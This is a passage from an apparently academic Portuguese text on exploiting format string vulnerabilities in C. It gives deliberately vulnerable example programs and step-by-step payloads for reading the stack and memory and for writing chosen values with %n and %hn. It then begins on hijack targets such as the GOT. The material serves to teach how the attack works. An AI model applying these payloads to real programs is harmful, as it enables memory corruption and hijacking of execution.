O programador, para evitar parcialmente que esses erros ocorram, pode utilizar uma função com verificação de tamanho para controlar o número de bytes escritos num buffer, como, por exemplo, `snprintf` ou `vsnprintf`. Neste caso, o atacante fica efetivamente restrito a uma string de formatação com um número de caracteres pré-determinado pelo programador. Como nossa capacidade de visualização da pilha é determinada pela quantidade de formatadores que a string de formatação comporta no *buffer*, é desejado que os formatadores consigam ler o máximo possível da pilha com menos caracteres possíveis.

Através de uma análise dos tipos dos formatadores, nota-se que os tipos `f`, `e`, `E`, `g` e `G` lêem 8 bytes da pilha, enquanto todos os outros lêem apenas 4. Logo, utilizando o mínimo de opcionais possíveis, necessitamos de 2 caracteres para imprimir 8 bytes numa proporção de 4:1, que seria o máximo que se pode obter normalmente de um string de formatação. No entanto, numa situação em que é importante determinar exatamente o valor em memória, é quase inviável utilizar esses formatadores pela dificuldade de transformar um número de ponto flutuante em sua representação em bytes. Além disso, dependendo do conteúdo em memória, a conversão dos bytes para um número de ponto flutuante pode ocasionar divisão por zero no cálculo da parte fracionária, terminando com a execução do programa. Portanto, caso seja importante saber o valor em memória, estamos restritos a proporção de 2:1 dos demais formatadores de inteiros.

Nas situações em que se utilizam formatadores numa string de formatação meramente para avançar a posição do topo da pilha, torna-se viável utilizar formatadores cuja conversão para uma string perca informações da representação original, mas que tenham melhor proporção de leitura por caracteres utilizados. O tipo

`f`, por exemplo, descartado anteriormente pelo risco de divisão por zero, pode ser utilizado como `%.f`, que descarta a parte fracionária do cálculo mas ainda assim lê 8 bytes da pilha, totalizando uma proporção de 3:8.

Na implementação da linguagem C dos sistemas BSD, pode-se utilizar ainda o especificador de tamanho dinâmico para ler 4 bytes adicionais por especificador. Recomenda-se, no entanto, utilizá-lo com um comprimento fixo especificado depois dos asteriscos para manter o número de caracteres da impressão sob controle (importante para escrita de valores na memória descrita na seção 3.3), já que não se pode prever qual o valor final da pilha que será utilizado como comprimento. Por esse motivo também não se recomenda utilizá-lo nas demais implementações da linguagem C, até porque a implementação dos sistemas BSD é a única onde há a possibilidade de replicação do especificador de tamanho dinâmico.

3.2 Leitura de valores da memória

Trabalhando com formatadores de inteiros e de números de ponto flutuante, o máximo que se consegue é visualizar valores da pilha. Esses formatadores se restringem a ler um ou dois bytes e realizar a conversão para uma string em cima dos bytes lidos.

No entanto, o formatador `%s` possui um comportamento diferente. Por trabalhar com um ponteiro para um array de caracteres, ele lê um byte da pilha e utiliza-o como um ponteiro para encontrar onde o array de caracteres se localiza, realizando a conversão em cima do array de caracteres, não sobre o ponteiro. Esse comportamento nos possibilita ler valores não somente da memória, mas de todo o espaço de endereçamento do processo.

Existem diversas restrições ao que pode ser lido, no entanto:

- Tentativas de acesso a endereços ilegais (não mapeados) irão terminar com o programa.
- A saída se restringe a caracteres ASCII, dificultando às vezes visualizar o valor original.
- As mesmas regras de leitura de strings se aplicam: qualquer caractere nulo lido sinaliza final de string, encerrando com a leitura da memória. Isso significa que pode ser impresso na saída um *dump* extenso daquele trecho de memória, por não encontrar nenhum caractere nulo pelo caminho, como também trechos com muitos bytes em 0 podem requerer diversas tentativas de leitura.
- O endereço do trecho de memória desejado para leitura deve estar na pilha. Na maior parte das vezes, tem-se que achar alguma forma de injetar o endereço desejado lá.

Tomando por exemplo o programa da seção 3.1, podemos visualizar facilmente o valor no *heap* apontado pela variável `value_on_heap` com o formatador `%s`:

```
Digite seu nome:
%p.%p.%p.%p.%p.%p.%p.%s
0x2a.0x80482d3.0xb7eeec20.0xbf971774.0x1.0xb8071ff4.0xf63d4e2e.ABC
```

Na string de formatação acima, a pilha é avançada até o endereço de `value_on_heap`, que é então lido com o formatador %s. Numa segunda análise, supondo que a variável `value_on_heap` fosse um array no *heap*, em vez de um único valor:

```
value_on_heap = (unsigned int *) malloc(2*sizeof(unsigned int));
value_on_heap[0] = 0x00434241;
value_on_heap[1] = 0x00595857;
```

Enquanto o índice 0 do array continua sendo facilmente lido, já que a variável `value_on_heap` aponta para lá, o mesmo não ocorre caso fosse desejado ler o valor do índice 1. Mesmo que ele esteja logo ao lado, o fato é que o endereço do índice 1 do array não está na pilha,, logo, não pode ser lido a menos que seja injetado de alguma forma lá.

Para injetar um endereço na pilha, cada programa pode possuir uma abordagem diferente, mas em boa parte dos casos pode-se beneficiar do fato que a string de formatação é normalmente armazenada localmente pelos programadores, tal como o programa da seção 3.1. Num programa vulnerável já se tem o controle sobre a string de formatação; pode-se aproveitar desse fato para colocar nela também o endereço desejado para leitura. Desta forma, pode-se estruturar uma string de formatação da seguinte maneira:

```
[ Padding ][ Endereço alvo ][ Stack Popping ][ %s ]
```

- `Padding`: 0 a 3 caracteres qualquer para alinhamento do string de formatação com a pilha. Pode ser necessário se, por exemplo, o string de formatação possuir caracteres não múltiplos de 4 antes dos caracteres que o usuário possa fornecer.
- `Endereço alvo`: 4 “caracteres” especificando o endereço alvo para leitura.
- `Stack Popping`: Formatadores para avançar o topo da pilha até o começo do endereço alvo.
- `%s`: Formatador para visualizar o valor apontado pelo endereço alvo.

Considere então o seguinte programa vulnerável:

```
#include <stdlib.h>
#include <stdio.h>

#define VALUE1 0x00434241 // ABC
#define VALUE2 0x00595857 // WXY
#define VALUE3 0x00777777 // www

/* vulnprog2.c */
int main(int argc, char *argv[])
{
   char user_input[300];
   unsigned int value_on_stack;
   unsigned int *value_on_heap;
   char meddle = '?';
```

```
   value_on_stack = 0x01010101;

   value_on_heap = (unsigned int *) malloc(2*sizeof(unsigned int));
   value_on_heap[0] = VALUE1;
   value_on_heap[1] = VALUE2;
   value_on_heap[2] = VALUE3;

   printf("Digite seu nome:\n");
   user_input[0] = meddle;
   scanf("%s", user_input + 1);
   printf(user_input); // <-- Codigo vulneravel

   free(value_on_heap);

   return 0;
}
```

O programa é basicamente o mesmo que o da seção 3.1, com algumas modificações: a string de formatação tem um buffer maior e começa sempre com um `?`, e a variável `value_on_heap` aponta para um array de três valores.

Supondo que o objetivo seja ler o valor armazenado em `value_on_heap[2]`, o primeiro passo seria confirmar que conseguiremos visualizar valores suficientes da pilha até chegar à própria string de formatação:

```
Digite seu nome:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
?bfde2a15.bfde2a74.b80d10ad.bfde2be4.00000000.0804b008.01010101.3f000000.3830
253f.30252e78
```

Foi preciso desempilhar apenas 9 valores da pilha para chegar ao *buffer* da string de formatação, logo, é possível utilizá-la sem problemas. No entanto, o `?` está desalinhando o desempilhar da pilha do início do string de formatação, onde será posto o endereço alvo:

```
Digite seu nome:
AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
?AAAAbfde2a15.bfde2a74.b80d10ad.bfde2be4.00000000.0804b008.01010101.3f000000.
4141413f.38302541
```

O lugar do endereço alvo foi marcado com `AAAA` (`0x41` em ASCII), e um dos `A`s foi lido separado dos outros. Aplicando o `padding` para alinhar a string de formatação, tem-se:

```
Digite seu nome:

xxxAAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x

?xxxAAAAbfde2a15.bfde2a74.b80d10ad.bfde2be4.00000000.0804b008.01010101.3f0000
00.7878783f.41414141
```

Agora, está garantido que o endereço alvo será lido sem problemas pelo décimo formatador da string de formatação.

Segue-se então substituindo o `AAAA` pelo endereço alvo real. Pela análise da pilha, temos que o primeiro valor do array está situado no endereço `0x0804B008` do *heap*, então o endereço alvo desejado é duas palavras após, ou seja, o endereço `0x0804B010`. No entanto, a entrada padrão utilizada pelo programa é o teclado, que possibilita apenas caracteres ASCII, não valores binários. Logo, digitar um endereço como `0x0804B010` seria impossível, já que `08` é o caractere de *backspace*, `04` é o de fim de transmissão, `B0` é o de tabulação vertical e `10` é o de escape de link de dados.

É possível, no entanto, redirecionar a entrada padrão para outra entrada, como a saída de um programa ou o conteúdo de arquivo. Supondo então um arquivo contendo a seguinte string de formatação, onde o valor entre colchetes representa o endereço em binário (lembrando que os sistemas UNIX são *little-endian*, portanto o byte menos significativo deve vir por primeiro):

```
xxx[0804B010]%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
```

Pode-se redirecionar a entrada para este arquivo com o seguinte comando:

```
./vulnprog < formatstringfile

Digite seu nome:

?xxx□□bfa8c665.bfa8c6c4.b7f7a0ad.bfa8c834.00000000.0804b008.01010101.3f000000
.7878783f.www
```

Note que na saída valor lido pelo `%s` foi "`www`", que corresponde ao valor `0x00777777` armazenado no *heap* como era desejado. Relembrando que o último caractere lido da palavra alvo foi um caractere propositalmente nulo (`0x00` em ASCII) para impedir que a leitura do *heap* prosseguisse.

Vale notar também que não seria possível visualizar o valor `value_on_heap[1]` com esta mesma técnica, devido ao comportamento da função `scanf` utilizada para ler a entrada do usuário. Os caracteres *New Line* (`0A`), *Form Feed* (`0C`), *Return* (`0D`) e *Space* (`20`) sinalizam o término da leitura da entrada, e infelizmente o endereço no *heap* do `value_on_heap[1]` é `0804B00C`, que contém o caractere de *Form Feed*.

3.3 Escrita de valores da memória

Foi visto até agora que é possível ler valores de qualquer ponto da memória mapeada do processo. Embora isso seja útil como ferramenta para outros tipos de ataques como sondagem do ambiente, não é o suficiente para constituir uma forma de ataque completa ainda, já que não temos nenhuma ferramenta para desviar o fluxo da execução ou alterar um valor crítico do programa (desconsiderando a utilização de estouro de *buffer*). Resta, no entanto, ainda analisar o formatador `%n`.

O formatador `%n` é o único formatador que não imprime valor algum na saída. Em vez disso, ele grava no lugar apontado pelo endereço passado como argumento a quantidade de bytes escritos até agora na saída. Por exemplo:

```
#include <stdlib.h>
#include <stdio.h>

int main()
{
   int valor1 = 0;
   int valor2 = 0;

   printf("Teste%n123%n\n", &valor1, &valor2);
   printf("Valor 1 = %d\nValor 2 = %d\n", valor1, valor2);
}
```

Ao compilar e executar o programa acima se tem o seguinte resultado:

```
Teste123
Valor 1 = 5
Valor 2 = 8
```

Como se pode notar, embora o formatador `%n` possibilite o atacante escrever algum valor na memória, o controle sobre esse valor escrito é deveras limitado. Tem-se que controlar a exata quantidade de caracteres escritos na saída para que um valor pré-determinado seja escrito pelo formatador, o que se torna um problema quando se quer escrever um valor grande como um endereço, que é um dos valores que geralmente se manuseia num ataque a um sistema.

Por exemplo, para escrever o valor `0x0804B008` (o endereço de `value_on_heap[0]`), precisaríamos de um string de formatação que escreva 134524936 (0x0804B008 em decimal) caracteres na saída antes do formatador `%n`. Felizmente, pode-se utilizar um formatador que imprima essa quantia em vez de explicitar 134524936 caracteres no string de formatação, como `%.34524936d`. Note que em algumas implementações, como, por exemplo, a da GNU C, existe um bug que impede a utilização de valores maiores que 1000 para o comprimento de um formatador. Por via das dúvidas, é recomendado sempre utilizar a precisão do formatador para esse tipo de controle de caracteres, já que ela não sofre do mesmo bug.

Um problema citado em PORTAL é que, dependendo da configuração do sistema, para imprimir 134524936 seria necessário alocar mais que 128 MB de memória na pilha para lidar com o resultado, tornando a execução lenta e onerosa. Valores de endereços maiores podem chegar a requerer memória na ordem de gigabytes para processar a saída, inviabilizando essa abordagem para controle de caracteres. Numa nota à parte, como o sistema fica “pendurado” ao processar todos esses caracteres, pode se utilizar esses formatadores para causar um ataque de negação de serviço.

Nem todos os sistemas operacionais chegam a “pendurar” processando todos esses caracteres; isso só ocorre em ambientes em que os *buffers* utilizados para cálculos de precisão sejam alocados dinamicamente. Sistemas antigos em que os cálculos são feitos em cima da própria pilha simplesmente irão abortar quando o *buffer* exceder a memória alocada para a pilha. Alguns outros sistemas possuem uma implementação da linguagem C que verifica durante a formatação se o número de caracteres escritos na saída não excederá os limites do *buffer* utilizado, interrompendo a execução caso isso ocorra.

Tudo isso, no entanto, não inviabiliza a escrita de valores grandes com o formatador `%n`. Nas arquiteturas CISC, por não haver restrição de alinhamento de memória, pode-se dividir o processo em mais de uma etapa, escrevendo o valor desejado por partes através de múltiplos `%n` com endereços alvo consecutivos:



Figura 3.2: Utilização de quatro escritas para sobrescrever 1 byte em memória

A abordagem consiste de uma string de formatação com a seguinte estrutura:

```
[ Stack Popping ][ Padding ][ i1 ][ Endereço alvo ][ i2 ][ Endereço alvo + 1 ][ i3 ][ Endereço alvo + 2 ][ i4 ][ Endereço alvo + 3 ][ %x1u %n %x2u %n %x3u %n %x4u %n ]
```

- `Stack Popping`: Formatadores para avançar o topo da pilha até i_1.
- `Padding`: 0 a 3 caracteres qualquer para alinhamento do i_1 com a pilha.
- i_n: Valor inteiro qualquer não nulo.
- `Endereço alvo (+n)`: 4 “caracteres” especificando o endereço alvo para escrita (incrementado por `n`).
- `%x1u %n %x2u %n %x3u %n %x4u %n`: Formatadores para escrever o valor desejado. Cada `%xnu` lê o i_n respectivo com comprimento (x_n) exato para imprimir o número de caracteres desejado pelo `%n` seguinte.

Considere então o seguinte programa vulnerável:

```
#include <stdlib.h>
#include <stdio.h>

#define VALUE1 0x00434241 // ABC
#define VALUE2 0x00595857 // WXY
#define VALUE3 0x00777777 // www
#define VALUE4 0x58494C55 // UNIX

/* vulnprog3.c */
int main(int argc, char *argv[])
{
   char user_input[300];
   unsigned int value_on_stack;
   unsigned int *value_on_heap;
   char meddle = '?';

   value_on_stack = 0x01010101;

   value_on_heap = (unsigned int *) malloc(2*sizeof(unsigned int));
   value_on_heap[0] = VALUE1;
   value_on_heap[1] = VALUE2;
   value_on_heap[2] = VALUE3;
   value_on_heap[3] = VALUE4;

   printf("Digite seu nome:\n");
   user_input[0] = meddle;
   scanf("%s", user_input + 1);
   printf(user_input); // <-- Codigo vulneravel

   printf("\n");
   printf("Valores iniciais: 0x%08x 0x%08x 0x%08x 0x%08x\n", VALUE1, VALUE2,
VALUE3, VALUE4);
   printf("Valores   finais:          0x%08x   0x%08x   0x%08x   0x%08x\n",
value_on_heap[0], value_on_heap[1], value_on_heap[2], value_on_heap[3]);

   free(value_on_heap);

   return 0;
}
```

Esse programa é o mesmo da seção 3.2, exceto que agora são quatro valores no array e é exibido no console mensagens indicando os valores destes no início e no final da execução do programa. Tendo como alvo de escrita qualquer valor em `value_on_heap`, caso consiga-se alterá-lo com o `printf` vulnerável, essas mensagens

extras tornam possível visualizar facilmente o resultado. Neste exemplo é mostrado como alterar o valor em `value_on_heap[2]`, no já calculado endereço `0x0804B010`, para o valor aleatoriamente escolhido `0x3C4D2B1A`.

O primeiro passo é o mesmo, verificar se é possível alcançar o local da string de formatação armazenado na pilha:

```
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x

?bfc15841.b7f16954.b7f15ff4.b7ef7b14.00000001.bfc158a4.bfc15a14.00000000.0804
b008. 01010101.3f000000.3830253f.30252e78

Valores iniciais: 0x00434241 0x00595857 0x00777777 0x58494C55

Valores finais:   0x00434241 0x00595857 0x00777777 0x58494C55
```

Consegue-se atingir a variável `user_input` com 12 formatadores de 4 bytes. O objetivo agora é inserir um número qualquer no final da string de formatação e aumentar a quantia de formatadores de forma que o topo da pilha aponte para o número inserido. Com os formatadores utilizados acima (`%08x.`) isso é impossível, uma vez que são utilizados 5 caracteres para desempilhar apenas 4 bytes. Para obter uma eficiência melhor, pode-se utilizar o formatador `%.f` que, como foi descrito anteriormente, tem a melhor taxa de avanço da pilha para ambientes não BSD. Pode-se estimar o número de formatadores necessários através da seguinte equação:

```
[ Bytes até o string de formatação ] + [ Caracteres não inseridos pelo
usuário no início do string de formatação ] + [ Caracteres por formatador ] *
[ Número de formatadores ] + [ Padding ] = [ Bytes lidos por formatador ] * [
Número de formatadores ]
```

`Padding` neste caso é o menor inteiro positivo que torne o número de caracteres na string de formatação até agora divisível pelo número de bytes lido por formatador. Desta forma, chega-se à conclusão de serem necessários 9 formatadores `%.f` e nenhum caractere de *padding*.

Adicionando os i_n e os endereços alvo, o string de formatação construído até agora está como:

```
%.f%.f%.f%.f%.f%.f%.f%.fAAAA[0x0804B010]BBBB[0x0804B011]CCCC[0x0804B012]DD
DD[0x0804B013]
```

Colocando essa string de formatação dentro de um arquivo e redirecionando a entrada padrão do programa para esse arquivo tem-se a seguinte saída:

```
Digite seu nome:

?-0-0-00160114184019231834629655303623810274269612177150016248869084500267638
57485505083664638323036247146561287114147204655599356213250482238953983413101
36852277749481763242429645052436702822400160117339447384252961822507535105477
19602950559207888205558973893246206397474852358328460571311314740765673727491
74858278072098891476131432429443267192722363563533623922991102938841088OAAAA□
□BBBB□□CCCC□□DDDD□□

Valores iniciais: 0x00434241 0x00595857 0x00777777 0x58494C55

Valores finais:   0x00434241 0x00595857 0x00777777 0x58494C55
```

Resta apenas colocar os formatadores $\%x_1u$ %n $\%x_2u$ %n $\%x_3u$ %n $\%x_4u$ %n no final da string de formatação, que realizarão as quatro escritas desejadas. Dado o valor escolhido `0x3C4D2B1A`, os valores escritos serão `0x1A`, `0x2B`, `0x4D` e `0x3C` nesta ordem, devido à arquitetura *little-endian* dos ambientes UNIX.

Contando os caracteres na saída mostrada acima, já são impressos 413 (`0x19D`) caracteres pela string de formatação (levar em conta que foram impressos 4 caracteres

0x08 de *backspace*). O %x$_1$u precisa ajustar essa quantidade para 0x1A, ou 26 caracteres, para que o formatador %n escreva 0x1A no endereço 0x0804B010. Isso é impossível, uma vez que não há como subtrair caracteres da saída da função. No entanto, é possível ajustar o valor para 0x21A, 538 caracteres, que é ainda uma quantia pequena o suficiente para não dar problema de memória. A única conseqüência é que o byte ao lado no endereço 0x0804B011 também será alterado, felizmente apenas até que a próxima escrita sobrescreva essa valor. Portanto, o valor de x_1 é 538 – 413 = 125.

Para a segunda escrita, é preciso ajustar o valor 0x21A para 0x2B. Novamente impossível, ajusta-se para 0x22B então, 555 caracteres. O valor de x_2 é 555 – 538 = é 17.

Para a terceira escrita, é preciso ajustar o valor 0x22B para 0x4D. Impossível, ajusta-se para 0x24D, 589 caracteres. O valor de x_3 é 589 – 555 = 34.

Para a quarta escrita, é preciso ajustar o valor 0x24D para 0x3C. Impossível, ajusta-se para 0x33C, 828 caracteres. O valor de x_4 é 828 – 589 = 239.

Calculados todos os valores, a string de formatação final é:

```
%.f%.f%.f%.f%.f%.f%.f%.fAAAA[0x0804B010]BBBB[0x0804B011]CCCC[0x0804B012]DD
DD [0x0804B013]%125u%n%17u%n%34u%n%239u%n
```

Ao executar novamente o programa, tem-se na saída:

```
Digite seu nome:

?-0-0-1001601141840192318346296553036238102742696121771500162488690845002676 3
857485505083664638323036247146561287114147204655599356213250482238953983413 10
136852277749481763242429645052436702822400160117339447384252961822507535105 47
719602950559207888205558973893246206397474852358328460571311314740765673727 49
174858278072098891476131432429443267192722363563533623922991102938841088 0AAAA
□□BBBB□□CCCC□□DDDD□□
                                                          1094795585        1
111638594                          1128481603


                                        1145324612
Valores iniciais: 0x00434241 0x00595857 0x00777777 0x58494C55

Valores finais:   0x00434241 0x00595857 0x3c4d2b1a 0x58000003
```

O valor de value_on_heap[2] foi efetivamente alterado de 0x00777777 para 0x3C4D2B1A. No entanto, os três bytes menos significativos de value_on_heap[3] também foram alterados por conseqüência das escritas desalinhadas. Felizmente esse valor não é crítico para o programa, mas caso fosse, inviabilizaria termos value_on_heap[2] como alvo.

Outro fato a se tomar nota é que se por acaso não existisse value_on_heap[3], ou seja, value_on_heap[2] fosse o último elemento do array, as escritas desalinhadas acabariam invadindo áreas do *heap* não alocadas pelo malloc. Nos ambientes UNIX atuais, a área alocada do *heap* para value_on_heap é aumentada dinamicamente nessa situação, ocasionando erro somente na função free para desalocar essa área, que não estará com o tamanho esperado. Em ambientes mais antigos onde esse redimensionamento dinâmico não existe, o programa encerra já ao processar o segundo %n, com erro de segmentação.

Um cuidado a ser tomado durante os cálculos de quantidade de caracteres impressos é que os inteiros utilizados para aumentar a quantidade de caracteres na saída podem possuir até 10 caracteres (2^{32} possui 10 caracteres). Se esses inteiros possuírem mais caracteres que o formatador %x$_n$u especificar, o x_n será simplesmente ignorado e será

impresso na saída quantos caracteres forem necessários, como especificado no capítulo 2. Via de regra, utilizando valores maiores que 10 para todos os x_n pode-se evitar qualquer imprevisto desse tipo.

Essa a abordagem com quatro escritas é considerada a mais portável, já que escrevendo byte a byte conseguimos manter os valores a serem escritos pequenos o suficiente para passar pelas restrições de memória ou desempenho de boa parte dos sistemas. A seguir serão descritas variações dessa abordagem mais práticas, porém restritas a ferramentas dependentes de ambiente.

3.3.1 Escrevendo com short ints

Cada escrita do formatador `%n` utiliza por padrão 4 bytes. Algumas implementações da linguagem C, no entanto, possuem opções de tamanho disponíveis para alterar a quantidade de bytes escritos do formatador `%n`. A GNU C, como mostrado anteriormente, possibilita utilizar o formatador `%hn` para escrever apenas 2 bytes, e `%ln` para escrever 8 bytes. No caso, o formatador `%hn` é de especial interesse por possibilitar que em vez de quatro escritas consecutivas com `%n`, possa se utilizar apenas duas com `%hn` para escrever dois bytes de cada vez.



Figura 3.2: Utilização de duas escritas para sobrescrever 1 byte em memória

Dessa forma, a string de formatação possui a seguinte estrutura:

```
[ Stack Popping ][ Padding ][ i1 ][ Endereço alvo ][ i2 ][ Endereço alvo + 2
][ %x1u %hn %x2u %hn ]
```

- `Stack Popping`: Formatadores para avançar o topo da pilha até i_1.
- `Padding`: 0 a 3 caracteres qualquer para alinhamento do i_1 com a pilha.
- i_n: Valor inteiro qualquer não nulo.
- `Endereço alvo (+n)`: 4 “caracteres” especificando o endereço alvo para escrita (incrementado por `n`).
- `%x1u %hn %x2u %hn`: Formatadores para escrever o valor desejado. Cada `%xnu` lê o i_n respectivo com comprimento (x_n) exato para imprimir o número de caracteres desejado pelo `%hn` seguinte.

No exemplo anterior, a string de formatação final seria:

```
%.f%.f%.f%.f%.f%.f%.f%.fAAAA[0x0804B010]BBBB[0x0804B012]%10637u%hn%4403u%h
n
```

Para a string de formatação acima não foi necessário, mas caso uma das escritas precisasse de um número menor de caracteres já impressos na saída, a mesma técnica de

aumentar o valor necessário (por exemplo, de `0x2B1A` para `0x12B1A`) continua sendo válida. Caso o valor exceda o valor máximo de um short int, somente os bits menos significativos são escritos e o restante é truncado, não oferecendo então risco algo para esta abordagem.

A grande vantagem dessa variação (além da simplificar os cálculos) é que a palavra ao lado permanece intocada. Para as arquiteturas RISC essa é a única alternativa, já que não é possível escrever fora do alinhamento de palavras da memória (no caso o alinhamento de 2 bytes é emulado). No entanto, o valor a ser escrito nesses dois bytes pode já ser grande o suficiente para esbarrar nas restrições de memória já citadas anteriormente, sem contar que nem todas as implementações da linguagem C possuem essa opção de modificador de tamanho, em particular as implementações mais antigas.

3.3.2 Utilizando acessos direto a parâmetro

Outra facilidade disponível em algumas implementações da linguagem C é o acesso direto a parâmetro, explicado no capítulo de conceitos iniciais. Com ele, os cálculos para avanço da pilha simplesmente não precisam ser realizados, basta somente saber em qual posição da pilha se encontra os valores desejados. Utilizando quatro escritas, a

```
pppAAAA[0x0804B010][0x0804B011][0x0804B012][0x0804B013]%13$514u%14$n%13$17u%15
$n%13$34u%16$n%13$239u%17$n
```

estrutura da string de formatação seria:

```
[ Padding ][ i ][ Endereço alvo ][ Endereço alvo + 1 ][ Endereço alvo + 2 ][
Endereço alvo + 3 ][ %y1$x1u %y2$n %y1$x2u %y3$n %y1$x3u %y4$n %y1$x4u %y5$n ]
```

- `Padding`: 0 a 3 caracteres qualquer para alinhamento do *i* com a pilha.
- `i`: Valor inteiro qualquer não nulo.
- `Endereço alvo (+n)`: 4 “caracteres” especificando o endereço alvo para escrita (incrementado por `n`).
- `%y1$x1u %y2$n %y1$x2u %y3$n %y1$x3u %y4$n %y1$x4u %y5$n`: Formatadores para escrever o valor desejado. Os `xn` trabalham da mesma forma nas abordagens anteriores, controlando a quantidade de caracteres impressos. `Y1` indica o “parâmetro” que se encontra `i`, enquanto `y2` em diante indicam as posições dos endereços alvo incrementalmente.

No exemplo anterior, a string de formatação final seria:

Apesar da simplicidade, a utilização de acesso direto a parâmetro é desencorajada pela falta de portabilidade. Na implementação da linguagem C para os sistemas BSD, é possível acessar apenas os oito primeiros bytes da pilha, enquanto a implementação da Solaris permite acessar um máximo de trinta.

4 TÉCNICAS DE EXPLORAÇÃO DA VULNERABILIDADE DE STRINGS DE FORMATAÇÃO

Foi visto até agora que uma vulnerabilidade de string de formatação permite ao atacante escrever ou ler de qualquer ponto da memória mapeada de um processo. Utilizando essa brecha, existem diversas abordagens possíveis para expandir o controle do usuário sobre um sistema. Geralmente se utiliza a capacidade de leitura da string de formatação para sondar o ambiente, e a capacidade de escrita para redirecionar o fluxo de execução.

Neste capítulo serão descritas técnicas comumente utilizadas em ataques sobre a vulnerabilidade de strings de formatação. Na primeira parte, serão descritos os possíveis alvos de uma escrita para redirecionar o fluxo de execução, enquanto na segunda serão descritos os possíveis destinos de um redirecionamento de fluxo. Por último são citadas considerações adicionais a serem levadas ao planejar um ataque a um sistema.

4.1 Alvos de um ataque

Entre os diversos pontos vulneráveis que podem ser utilizados para alterar o fluxo de um programa, os mais comuns são os citados a seguir.

4.1.1 Endereço de retorno da função

O endereço de retorno é aquele armazenado no *stack frame* de uma função, já mencionado no capítulo 2, que indica o ponto no código que o fluxo de execução deve retornar após o término da função. É tipicamente o alvo dos ataques de estouro de *buffer*, e também pode ser utilizado para um ataque sobre a vulnerabilidade de strings de formatação, embora dependa bastante de se conseguir a localização dele em tempo de execução. A diferença entre esses dois ataques é que ataques via estouro de *buffer* trabalham com distâncias relativas entre o *buffer* e o endereço de retorno, que geralmente não são alteradas a cada execução, enquanto utilizar a vulnerabilidade de string de formatação requer conhecer o endereço exato de onde o endereço de retorno está na pilha para então sobrescrevê-lo, e infelizmente a localização de um *stack frame* varia entre uma execução e outra. (BOUCHAREINE) descreve detalhes de como utilizar um endereço de retorno para um ataque sobre vulnerabilidade de strings de formatação.

4.1.2 Global Offset Table

Explicita ou implicitamente, um programa normal realiza diversas chamadas a funções que podem não estar localizadas em seu próprio código, e sim distribuídas em diversas bibliotecas. Antigamente, nos sistemas UNIX, essas bibliotecas eram todas

vinculadas estaticamente, replicando os trechos de código da biblioteca diretamente no programa executável. Apesar de simples e eficiente em alguns aspectos, essa abordagem acaba por consumir memória demais ao ter que duplicar o código das bibliotecas para cada executável.

Nos sistemas UNIX recentes, é utilizado bibliotecas dinâmicas e compartilhadas que utilizam um vinculador dinâmico para localizar e disponibilizar as funções de uma biblioteca para todos os processos requerentes. O vinculador dinâmico carrega somente as funções necessárias das bibliotecas, e somente uma vez. Para todo processo que for utilizar essas funções, o vinculador inicializa no espaço de endereçamento do processo áreas de segmento de código, dados inicializados e não inicializados para cada uma das bibliotecas, e pode então criar a Global Offset Table (GOT) do programa, contendo os mapeamentos para cada um dos endereços das funções da biblioteca utilizadas pelo programa. Esses mapeamentos, no entanto, só serão finalizados em tempo de execução pelo carregador dinâmico, responsável por carregar e descarregar as bibliotecas da memória. Para tanto, essa sessão não é marcada como somente leitura, tornando-se um alvo viável para ataque.

Através da ferramenta `objdump`, podemos visualizar a GOT do programa utilizado como exemplo na seção 3.3:

```
tiago@ubuntubox:~$ objdump ./vulnprog -R

./vulnprog:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   __gmon_start__
0804a004 R_386_JUMP_SLOT   putchar
0804a008 R_386_JUMP_SLOT   __libc_start_main
0804a00c R_386_JUMP_SLOT   free
0804a010 R_386_JUMP_SLOT   scanf
